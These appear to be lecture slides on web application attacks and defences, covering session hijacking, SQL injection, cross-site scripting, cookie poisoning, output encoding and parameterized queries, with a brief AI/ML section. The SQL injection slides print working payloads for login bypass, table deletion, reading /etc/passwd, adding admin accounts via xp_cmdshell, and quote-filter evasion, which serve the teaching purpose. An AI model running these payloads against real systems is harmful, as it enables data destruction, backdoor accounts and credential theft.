
- ▶ The attacker may enumerate usernames through another vulnerability in the application and then attempt to authenticate the site using valid usernames and incorrect passwords which will lock out the accounts after a specified number of failed attempts. At this point legitimate users will not be able to use the site.



Session Hijacking continued

From OWASP

https://www.owasp.org/index.php/Session_hijacking_attack




SQL Injection

One of the most common attacks
Depends on knowledge of SQL
Basics are easy
But it is versatile and can do a lot
more than many realize.



SQL Injection

- ▶ Since websites are developed in a particular language the programmer has to put SQL statements in a string like and insert text values into it, like this:
 - ▶ String sSQL = "SELECT * FROM tblUSERS WHERE UserName = ' " + txtUserName.text + " ' AND Password = ' " + txtPassword.text + " ' "
- ▶ Which gives you this:
 - ▶ "SELECT * FROM tblUSERS WHERE UserName = 'someuser' AND Password = 'password'";



SQL Injection


So the attacker uses the fact that there is a single quote that is hard coded and puts in any true statement:

' or '1' = '1

' or 'a' = 'a

' or 'bob' = 'bob

' or 'red' = 'red



More Options with SQL Injection

- ▶ OK once you have logged in you may wish to enumerate the other accounts rather than just the first. Put this in the username box (keep password box the same)

' or '1' = '1' and firstname <> 'john

or try


' or '1' = '1' and not firstname = 'john

Obviously firstname may not be a name of a column in that database. You might have to try various permutations to get one that works. Also remember MS Access and SQL Server allow multi word column names with brackets (i.e. [First Name]) but MySql and PostGres do NOT accept brackets

Advanced SQL injections

- ▶ You can inject other items such as deletion or update
- ▶ Something like this entered
 - ▶ `' ; DROP TABLE tblUsers`
- ▶ rather than `'` or `'1' = '1`
- ▶ That drops the entire table!

- ▶ Essentially you can enter any valid SQL commands. You are limited only by your knowledge of SQL.



Other injection possibilities

- ▶ Using SQL injection, attackers can:
 - ▶ Add new data to the database
 - ▶ Not quite as interesting to hackers, but great for penetration testing
 - ▶ Modify data currently in the database
 - ▶ A significant problem
 - ▶ As we will see later, perhaps even compromise the Operating System.





Enumerating table columns in different Databases

Find other columns in a table once you have found a table

▶ MS SQL

▶ SELECT name FROM syscolumns WHERE id = (SELECT id FROM sysobjects WHERE name = '*tablename*')

▶ MySQL

▶ show columns from *tablename*

▶ Oracle

▶ SELECT * FROM all_tab_columns WHERE table_name='*tablename*'



Finding out user privilege level

There are several SQL99 built-in scalar functions that will work in most SQL implementations:

user or *current_user*

session_user

system_user

DB Administrators

Default administrator accounts include:


sa, system, sys, dba, admin, root and many others

In MS SQL they map into dbo:

The **dbo** is a user that has implied permissions to perform all activities in the database.

Any member of the **sysadmin** fixed server role who uses a database is mapped to the special user inside each database called **dbo**.

Also, any object created by any member of the **sysadmin** fixed server role belongs to **dbo** automatically.



Now you found the table, would you like to create a new account?

MS SQL

- exec sp_addlogin joe hacker', 'mypassword'
- exec sp_addsrvrolemember joe hacker ', 'sysadmin'

Access

- CREATE USER joe hacker IDENTIFIED BY 'mypassword'

MySQL

- INSERT INTO mysql.user (user, host, password) VALUES (joe hacker ', 'localhost', PASSWORD('mypassword'))

Postgres (requires UNIX account)

- CREATE USER joe hacker WITH PASSWORD 'mypassword'

Oracle

- CREATE USER johndoe IDENTIFIED BY mypassword
TEMPORARY TABLESPACE temp
DEFAULT TABLESPACE users;
- GRANT CONNECT TO joe hacker;
- GRANT RESOURCE TO joe hacker;

Hopping into other DB Servers

Finding linked servers in MS SQL

```
select * from sys.servers
```

Using the OPENROWSET
command hopping to those servers
can easily be achieved




Interacting with the OS

Two ways to interact with the OS:

1. Reading and writing system files from disk
 - Find passwords and configuration files
 - Change passwords and configuration
 - Execute commands by overwriting initialization or configuration files
2. Direct command execution
 - We can do anything

Both are restricted by the database's running privileges and permissions





Jumping to the OS

Linux based MySQL

```
' union select 1,  
(load_file('/etc/passwd')),1,1,1;
```

MS SQL Windows Password Creation

```
'; exec xp_cmdshell 'net user  
/add jdoe Pass123'--
```

```
'; exec xp_cmdshell 'net  
localgroup /add administrators  
jdoe' --
```

Starting Services

```
'; exec  
master..xp_servicecontrol  
'start','Remote Registry' --
```



Common injection symbols

' or " character String Indicators

-- or # single-line comment

/*...*/ multiple-line comment

+ addition,
concatenate (or space in url)

|| (double pipe)
concatenate

% wildcard attribute
indicator

?Param1=foo&Param2=bar URL
Parameters

PRINT useful as non transactional
command

@*variable* local variable

@@*variable* global variable

waitfor delay '0:0:10' time delay



How to beat counter measures.

Inject without quotes (string = "%"):

' or username like char(37);

Char(39) is the single quote.

So instead of ' or '1' = '1 you have

Char(39) or Char(39) 1

Char(39) =Char(39) 1

Char(42) is the asterisk

SQL Injection Tools

- BSQLHacker for Blind SQL Injection
 - Marathon
 - SQL Power Injector
 - Hajiv
 - sqlmap
 - SQLPAT
 - Absinthe
 - sqlget
 - sqlninja
 - SQL Brute
 - Fat cat SQL Injector
-
- Sql Poizon
 - SQL inject-me
 - SQLLier
 - Sqlsus
 - Automagic SQL Injector
 - Mobile
 - Droid SQLi
 - SQLMapchick

Encoding Unsafe Output using HtmlEncode

HtmlEncode(Object)

Converts an object's string representation into an HTML-encoded string, and returns the encoded string.

HtmlEncode(String)

Converts a string to an HTML-encoded string.

HtmlEncode(String, TextWriter)

Converts a string into an HTML-encoded string, and returns the output as a TextWriter stream of output.

Encoding Unsafe Output using HtmlEncode

```
C#  
  
using System;  
using System.Web;  
using System.IO;  
  
class MyNewClass  
{  
    public static void Main()  
    {  
        Console.WriteLine("Enter a string having '&', '<', '>' or '\"' in it: ");  
        string myString = Console.ReadLine();  
  
        // Encode the string.  
        string myEncodedString = HttpUtility.HtmlEncode(myString);  
  
        Console.WriteLine($"HTML Encoded string is: {myEncodedString}");  
        StringWriter myWriter = new StringWriter();  
  
        // Decode the encoded string.  
        HttpUtility.HtmlDecode(myEncodedString, myWriter);  
  
        string myDecodedString = myWriter.ToString();  
        Console.WriteLine($"Decoded string of the above encoded string is: {myDecodedString}");  
    }  
}
```



Using Parameterized Stored Procedures

**Secure Code (Parameterized
Stored Procedure)**

SQL Server

-- call the stored procedure with 'USA' as parameter
value

```
EXEC ctr_customers 'USA';
```

-- call the same stored procedure again with
another parameter value 'UK'

```
EXEC ctr_customers 'UK';
```

PostGres and MySQL

-- call the stored procedure with 'USA' as parameter
value

```
CALL ctr_customers ('USA');
```

-- call the same stored procedure again with
another parameter value 'UK'

```
CALL ctr_customers ('UK');
```

Cross Site Scripting

Cross Site Scripting: An attacker injects client-side script into web pages viewed by other users. The term cross-site scripting originally referred to the act of loading the attacked, third-party web application from an unrelated attack site, in a manner that executes a fragment of JavaScript prepared by the attacker in the security context of the targeted domain



JavaScript Redirect

Redirect

```
<SCRIPT>
```

```
window.navigate(" www.xyz.com");
```

```
</SCRIPT>
```

NOTE: Only works in some browsers

```
window.location.href = 'www.xyz.com';  
works in all browsers
```

```
window.location.replace(' www.xyz.com '); is  
even better because it does not show in the  
'back' for history
```



JavaScript™

JavaScript History

history

```
<SCRIPT>
```

```
Window.History
```

```
</SCRIPT>
```

Length: how much is in history

back()

Forward()

You can loop through the
entire history using the length

Cookie Poisoning

Find web application which trusts cookie data

Modify cookie data

Exploit

- Hijack other sessions
- Grant privileges

Implementing SSL to Encrypt Cookies

The cookies should be **encrypted** using **SSL** whenever they are transmitted over the **network** in order to prevent them from being **stolen**

Set the **cookieRequireSSL** element to **true** to use SSL for communication in the **Web.config** file

```
<!--  
<session-descriptor>  
<cookie-secure>true</cookie-secure >  
</session-descriptor>  
-->
```

<https://owasp.org/www-community/controls/SecureCookieAttribute>

Other Web Attacks

- CSRF
- URL Hijacking
- Typo Squatting
- Watering Hole
- XML Injection



AI/ML and DevSecOps

DevSecOps and Artificial Intelligence (AI)

Artificial Intelligence enhances **DevSecOps** by automating security processes, recognizing threats, finding data trends, and making informed decisions, while also improving team collaboration and giving real-time threat insights through automated incident response

- In the **plan stage**, AI helps with risk analysis and threat modeling by automating the detection of threats to security and evaluating historical data from previous projects and known vulnerabilities
- In the **code stage**, AI-powered SAST tools examine source code for errors and provide immediate feedback and recommendations for secure coding practices
- In the **build and test stages**, AI-powered DAST and IAST tools can automate testing and uncover complicated problems by studying data flows and code behavior in real time
- In the **release and deploy stages**, AI maintains code security during the release and deployment stages by managing configurations, monitoring for policy deviations, and automating security testing in pre-production settings
- In the **operate and monitor stages**, AI optimizes these stages by continual monitoring, and a prompt incident response

What's the difference?



AI




MACHINE LEARNING

Machine Learning

A great application of supervised machine learning is found in a common laboratory assignment used in machine learning courses. Students are given a dataset of images of birds. The task is to train an algorithm to recognize bird species by analyzing features such as color of plumage, beak shape/size, etc. The goal is already known. The student can easily identify a robin, hawk, blue jay, etc. The task is to train the computer algorithm to do the same.

Unsupervised machine learning is often used when we don't know what is actually in the data. We want the algorithm to find specific patterns or clusters. It will still require a human to analyze the results in order to divine their meaning, but the algorithm can inform us of what patterns exist





Artificial Neural Networks

Artificial Neural Networks (ANN) are the most well-known examples of supervised machine learning. There are dozens of thoroughly studied variations of the ANN. There has been extensive work applying these to neurological diagnostic applications. There is a large body of current research involving applying neural network variations to various BCI outputs including NRM1 and EEG

